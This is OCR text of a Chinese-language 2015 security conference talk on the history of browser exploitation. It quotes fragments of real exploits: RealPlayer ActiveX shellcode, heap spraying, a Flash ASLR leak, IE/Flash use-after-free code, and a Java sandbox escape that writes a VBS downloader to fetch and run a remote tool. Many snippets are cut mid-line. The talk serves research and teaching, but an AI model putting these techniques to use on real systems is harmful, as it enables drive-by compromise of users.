



中国互联网安全大会



360互联网安全中心

ISC
2015

数据驱动安全

2015 中国互联网安全大会
China Internet Security Conference

软件安全分论坛



中国互联网安全大会



360互联网安全中心

浏览器漏洞攻防对抗的艺术

By : 仙果

自我介绍

ID：仙果


清华大学网络行为研究所

安全研究员

兴华永恒（北京）


高级安全工程师

7年安全工作经验，专注于漏洞分析，漏洞防护




浏览器

用户接入互联网的门户



2015年8月份全球主流浏览器市场份额排行榜

浏览器漏洞攻防的参与者



时间线

浏览器漏洞攻击时间线



✓ ActiveX

🕒 Win 7 发布

🕒 Java各种类型

🕒 IE浏览器UAF并喷

🚩 HackingTeam

✓ 栈溢出

🕒 NO_ASLR&堆填充

🕒 Flash Player对象混淆

🕒 CVE-2013-2551

🕒 yuange_vbscript, 天人模式

✓ 简单堆溢出

🚩 CVE-2010-3971

🕒 CVE-2011-2110

🕒 CVE-2014-0322


🚩 Flash Player 利用新方法

🕒 CVE-2009-1492

🚩 CVE-2010-3654

🕒 CVE-2012-0779

浏览器防护手段



IE6/7-REALPLAYER

RealPlayer
Name

```
<script language="javascript">
eval("function RealExploit()
{
  VulObject = "IERPctl.IERPctl.1";
  try
  {
    Real = new ActiveXObject(VulObject);
  }catch(error)
  {
    return;
  }
  RealVersion = Real.PlayerProperty("PRODUCTVERSION");
  Padding = "";
  JmpOver = unescape("%75%06%74%04");
  for(i=0;i<32*148;i++)
  {
    Padding += "S";
    if(RealVersion.indexOf("6.0.14.") == -1)
    {
      if(navigator.userAgent.toLowerCase() == "zh-cn")
        ret = unescape("%7f%a5%60");
    }
    else
      return;
    if(RealVersion.indexOf("6.0.10.") != -1)
    {
      for(i=0;i<4;i++)
      {
        Padding = Padding + JmpOver;
        Padding = Padding + ret;
      }
    }
    AdjESP = "LLLL\\XXXXLD";
    Shell = "TYIIIIIIIIIIIIIIIIII7QZjAXP0A0AKAAQ2AB2BB0BBABXP8ABuJIJKBtnkSEgLnkD4vUT8fc";
    PayLoad = Padding + AdjESP + Shell;
    kill=0;
  }
}
```

```
var a="bcad";
var b="opqt";
while(b.length<1048576/2)
{
  b=b+a;
}
var shuzu=["abcd"];
var c=0;
while(c<25)
{
  shuzu.push(b);
  c=c+1;
}
trace(shuzu);
var container:Sprite = new Sprite();
addChild(container);
var pictldr:Loader = new Loader();
var pictURL:String = "xp.swf"
```

数据驱动


艺术的原始积累

野蛮生长

* XP系统的脆弱性得到极大的放大

CVE-2009-1537-QuickTime Movie Parser Filter in quartz.dll in DirectShow

```
<div style=float;position:absolute;z-index:5><object c
<div style=float;position:absolute;z-index:4><object c
<div style=float;position:absolute;z-index:3><object c
<div style=float;position:absolute;z-index:2><object c
<object classid="clsid:6BF52A52-394A-11D3-B153-00C04F7
<script language="JavaScript">w.URL="c.avi";if(navigat
<html><script language="JavaScript">window.open("readm
<html><script language="JavaScript">window.open("readm
<html><script language="JavaScript">window.open("readm
<html><script language="JavaScript">window.open("readm
<html><script language="JavaScript">window.open("readm
```





野蛮

暴力

袁哥大法好

```
function xoxox() {
  oxxxo();
  var vlink = document.createElement("link");
  vlink.setAttribute("rel", "Stylesheet");
  vlink.setAttribute("type", "text/css");
  vlink.setAttribute("href", "calIs.css");
  document.getElementsByTagName("head")[0].appendChild(vlink);
}
</script>
</head>
<body onload='xoxox()'>
```

00 76 00 6C 00 69 00 6E 00 6B 00 2E 00 73 00 65	.v.l.i.n.k...s.e
00 74 00 41 00 74 00 72 00 69 00 62 00 75	.t.a.t.t.r.i.b.u
00 71 00 65 00 28 00 22 00 68 00 72 00 65 00 66	.t.e.(."h.r.e.f
00 22 00 2C 00 20 00 22 00 63 00 61 00 4C 10 0C	.",.,."c.a.L..
00 73 00 2E 00 63 00 73 00 73 00 22 00 29 00 0A	.s...c.s.s.").)
00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74	.d.o.c.u.m.e.n.t
00 2E 00 67 00 65 00 74 00 45 00 69 00 65 00 6D	...g.e.t.E.l.e.m

ASLR的陷落-CVE-2010-3674

```
////////// LEAK IPAD  
  
var objshellcode:uint = Original_  
var p_objshellcode:uint = objshel  
ExternalInterface.call('alert',"p  
  
var str_objshellcode:String = p_c  
var int_str_objshellcode = Origin  
  
ExternalInterface.call('alert',"i  
  
var z:Number = new Number(int_str  
var b:ByteArray = new ByteArray()  
b.writeDouble(z);  
  
var res:uint = b[4]*0x1000000 + b  
  
var imageBase:uint = res - 0X004E  
  
ExternalInterface.call('alert',"i  
  
////////// LEAK SHELLCODE
```


```
public class Original_Class  
{  
    public static function static_func1(Leak:uint, imageBu  
    {  
        return null;  
    }  
  
    public static function ROPPayload(imageBase:uint, Lea  
    {  
        return 1;  
    }  
  
    public function normal_func():uint //target vuln  
    {  
        return 0;  
    }  
  
    public static function strToInt(param_in:String)  
    {  
    }  
  
    public static function shellcode():uint  
    {  
        return 1;  
    }  
}
```




Recycle Bin



010 Editor



WinDbg




1:31 AM
9/30/2015

数据驱动安全

2015 中国互联网安全大会
China Internet Security Conference

漏洞攻防---相爱相杀



Collected by LeCODE Project

2011-2013:JAVA漏洞大行其道

袁哥天书之-不弹不闪不卡

去掉JAVA虚拟机SecurityManager属性=可以干任何事

```
final long serialVersionUID = 3163822762994127535L;  
String ByteArrayWithSecOff = "CAFE BABE0000003200270A000500"
```

```
byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);  
MethodHandle localMethodHandle5 = (MethodHandle)localMethodHandle3.invokeWithArguments(new Ob  
Class localClass3 = (Class)localMethodHandle5.invokeWithArguments(new Object[] { localObject2  
localClass3.newInstance();
```


```
String str1 = getParameter("tool_URL");  
String str2 = System.getenv("temp");  
str2 = str2.replace("\\", "\\");  
String str3 = "\"" + str2 + "\\download.vbs" + "\"";  
String str5 = str2 + "\\download.vbs";
```

```
String str4 = "cmd.exe /c echo Const adTypeBinary = 1 > " + str3  
" & echo Const adSaveCreateOverWrite = 2 >> " + str3 +
```

CVE-2012-0779-加密技术大爆发

```
public function connectHandler(RpcAddr:String):void {  
    nc = new NetConnection();  
    var treaty:String = "rtmp://";  
    var hello:String = "/systemRemoteCall";  
    var url:String = treaty + RpcAddr+hello;  
    nc.connect(url);  
    nc.call("systemMemoryCall", myResponder, "argc");  
}
```





CVE-2014-0322+IE+ELASH组合

```
<script>// <![CDATA[  
function dword2data(dword) {  
    var d = Number(dword).toString(16);  
    while (d.length < 8)  
        d = '0' + d;  
    return unescape('%u' + d.substr(4, 8) + '%u' + d.substr(0, 4));  
}  
  
var g_arr = [];  
var arrLen = 0x250;
```

```
function fun() {  
    var i = 0;
```

```
    ASzx5hwHx3imLYWwf8jtzE = 0;  
    while (ASzx5hwHx3imLYWwf8jtzE < 1024)  
    {  
  
        this.ss[ASzx5hwHx3imLYWwf8jtzE] = new Vector.<Object>(YWwHx3imWwHxwf8jt  
        LYWwf8jtzE5hwHx3im = 0;  
        while (LYWwf8jtzE5hwHx3im < YWwHx3imWwHxwf8jtzE5hL)  
        {  
  
            this.ss[ASzx5hwHx3imLYWwf8jtzE][LYWwf8jtzE5hwHx3im] = this.snd;  
